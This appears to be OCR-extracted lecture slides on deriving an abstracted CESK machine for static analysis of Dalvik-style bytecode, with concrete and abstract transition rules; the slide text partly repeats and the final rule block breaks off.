

α



α


α

$$\sqsubseteq \circ \alpha$$

Step 1: Diagnose the problem




heap
instruction
$pc, \hat{\rho}, \hat{\sigma}, \hat{\kappa}$
stack
frame pointer

∞

Step 2: Abstract

Step 2: Finitize

CESK

Control

Environment

Store

Kontinuation

(Felleisen & Friedman, 1987)

CESK

$C = \text{Expression}$

$E = \text{Var} \rightarrow \text{Addr}$

$S = \text{Addr} \rightarrow \text{Val}$

$K = \text{StackFrame}^*$

Val

$$\mathrm{Val} = \mathbb{Z} + \mathrm{Obj}$$

$$\mathbb{Z}$$

$$\{\ldots, -2, -1, 0, 1, 2, \ldots\}$$

$$\{-, 0, +\}$$

$$\mathcal{P}(\{-,0,+\})$$

$$\hat{\mathbb{Z}}$$

$$\mathrm{Val} = \hat{\mathbb{Z}} + \mathrm{Obj}$$

$$\widehat{\mathrm{Obj}} = \mathrm{Class} \times \hat{\mathrm{E}}$$

$$\widehat{\mathrm{Val}} = \hat{\mathbb{Z}} + \widehat{\mathrm{Obj}}$$

$\widehat{\mathrm{Val}}$

$$C = \text{Expression}$$

$$E = \text{Var} \to \text{Addr}$$

$$S = \text{Addr} \to \widehat{\text{Val}}$$

$$K = \text{StackFrame}^*$$

Addr

$$\alpha : \mathrm{Addr} \to \widehat{\mathrm{Addr}}$$

$$C = \mathrm{Expression}$$

$$E = \mathrm{Var} \rightarrow \widehat{\mathrm{Addr}}$$

$$S = \widehat{\mathrm{Addr}} \rightarrow \widehat{\mathrm{Val}}$$

$$K = \mathrm{StackFrame}^*$$

$$C = \text{Expression}$$

$$E = \text{Var} \to \widehat{\text{Addr}}$$

$$S = \widehat{\text{Addr}} \to \mathcal{P}(\widehat{\text{Val}})$$

$$K = \text{StackFrame}^*$$

K = StackFrame*

$$\mathrm{K} = \mathrm{StackFrame} \times \mathrm{K}$$
$$+ \{\mathbf{halt}\}$$

$$K = StackFrame \times Addr$$

$$C = \text{Expression}$$

$$E = \text{Var} \to \widehat{\text{Addr}}$$

$$S = \widehat{\text{Addr}} \to \mathcal{P}(\widehat{\text{Val}})$$

$$K = \text{StackFrame} \times \text{Addr}$$

$$\mathrm{C} = \mathrm{Expression}$$

$$\hat{\mathrm{E}} = \mathrm{Var} \rightarrow \widehat{\mathrm{Addr}}$$

$$\hat{\mathrm{S}} = \widehat{\mathrm{Addr}} \rightarrow \mathcal{P}(\widehat{\mathrm{Val}} + \hat{\mathrm{K}})$$

$$\hat{\mathrm{K}} = \widehat{\mathrm{StackFrame}} \times \widehat{\mathrm{Addr}}$$

$\widehat{C}\widehat{E}\widehat{S}\widehat{K}$

"an abstracted abstract machine"

And, the semantics...

$$
\begin{aligned}
\langle \texttt{nop} :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa\rangle \\
\langle \texttt{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(\texttt{ret}, fp) \mapsto \sigma(n, fp')], \kappa\rangle \\
\langle \texttt{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa\rangle \\
\langle \texttt{throw}^{\ell}(r) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\texttt{exn}, fp') \mapsto \sigma(r, fp)], \kappa'\rangle \\
&\quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
\langle \texttt{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \\
\langle \texttt{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa\rangle \\
&\quad \text{where } o = new(\varsigma) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
\langle \texttt{iget}(r_d, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \texttt{iput}(r_v, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \texttt{invoke-direct}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\qquad\qquad fp' = alloc(\varsigma) \\
\langle \texttt{invoke-virtual}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\qquad\qquad fp' = alloc(\varsigma) \\
\langle \mathtt{\mathit{unop}}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\mathtt{\mathit{unop}}, \sigma(r_s, fp)) \\
\langle \mathtt{\mathit{binop}}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\mathtt{\mathit{binop}}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}
$$

$$
\begin{aligned}
\langle \texttt{nop} :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa\rangle \\
\langle \texttt{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(\texttt{ret}, fp) \mapsto \sigma(n, fp')], \kappa\rangle \\
\langle \texttt{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa\rangle \\
\langle \texttt{throw}^{\ell}(r) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\texttt{exn}, fp') \mapsto \sigma(r, fp)], \kappa'\rangle \\
&\quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
\langle \texttt{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \\
\langle \texttt{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa\rangle \\
&\quad \text{where } o = \mathit{new}(\varsigma) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
\langle \texttt{iget}(r_d, r_s, \mathit{field}) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\mathit{field} = a \\
\langle \texttt{iput}(r_v, r_s, \mathit{field}) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\mathit{field} = a \\
\langle \texttt{invoke-direct}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\qquad\quad fp' = \mathit{alloc}(\varsigma) \\
\langle \texttt{invoke-virtual}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\qquad\quad fp' = \mathit{alloc}(\varsigma) \\
\langle \mathit{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\mathit{unop}, \sigma(r_s, fp)) \\
\langle \mathit{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\mathit{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}
$$

$$
\begin{aligned}
\langle \texttt{nop} :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \\
\langle \texttt{move-object}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t}\rangle \\
\langle \texttt{return-void} :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa)\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
\langle \texttt{return-object}(r) :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa)\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(\texttt{ret}, \hat{fp}) \mapsto \hat{\sigma}(n, \hat{fp}')], \hat{\kappa}\rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
\langle \texttt{const}(r, c) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t}\rangle \\
\langle \texttt{throw}^{\ell}(r) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \hat{\sigma} \sqcup [(\texttt{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}'\rangle \\
&\quad \text{where } (\ell', \hat{fp}', \hat{\kappa}') \in \widehat{\mathcal{H}}_{\hat{\sigma}}(\ell, \hat{fp}, \hat{\kappa}) \\
\langle \texttt{goto}(\ell) :: \vec{stmt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \\
\langle \texttt{new-instance}(r, \tau) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t}\rangle \\
&\quad \text{where } o = \widehat{new}(\varsigma) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \\
&\quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2 \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle \\
&\quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2 \\
\langle \texttt{iget}(r_d, r_s, \mathit{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t}\rangle \\
&\quad \text{where } \hat{\sigma}(r_s, fp) \ni o \text{ and } o.\mathit{field} = a \\
\langle \texttt{iput}(r_v, r_s, \mathit{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t}\rangle \\
&\quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.\mathit{field} = a \\
\langle \texttt{invoke-direct}(r_0, \ldots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}'\rangle \\
&\quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \ldots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
&\qquad\quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
&\qquad\quad \hat{fp}' = \widehat{alloc}(\hat{\varsigma}) \\
&\qquad\quad \hat{a}_\kappa = \widehat{allock}(\hat{\varsigma}) \\
&\qquad\quad \hat{t}' = \widehat{tick}(\hat{t}) \\
\langle \texttt{invoke-virtual}(r_0, \ldots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t}\rangle &\longmapsto \langle \mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{\kappa}), \hat{t}'\rangle \text{ if } v \in \hat{\sigma}(r_0, \hat{fp}) \\
&\quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, fp') \mapsto \hat{\sigma}(r_0, \hat{fp}), \ldots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
&\qquad\quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
&\qquad\quad \hat{fp}' = \widehat{alloc}(\hat{\varsigma}) \\
&\qquad\quad \hat{a}_\kappa = \widehat{allock}(\hat{\varsigma}) \\
&\qquad\quad \hat{t}' = \widehat{tick}(\hat{t}) \\
\langle \mathit{unop}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}\rangle &\longmapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa}\rangle \\
&\quad \text{where } v \in \hat{\delta}(\mathit{unop}, \sigma(r_s, fp)) \\
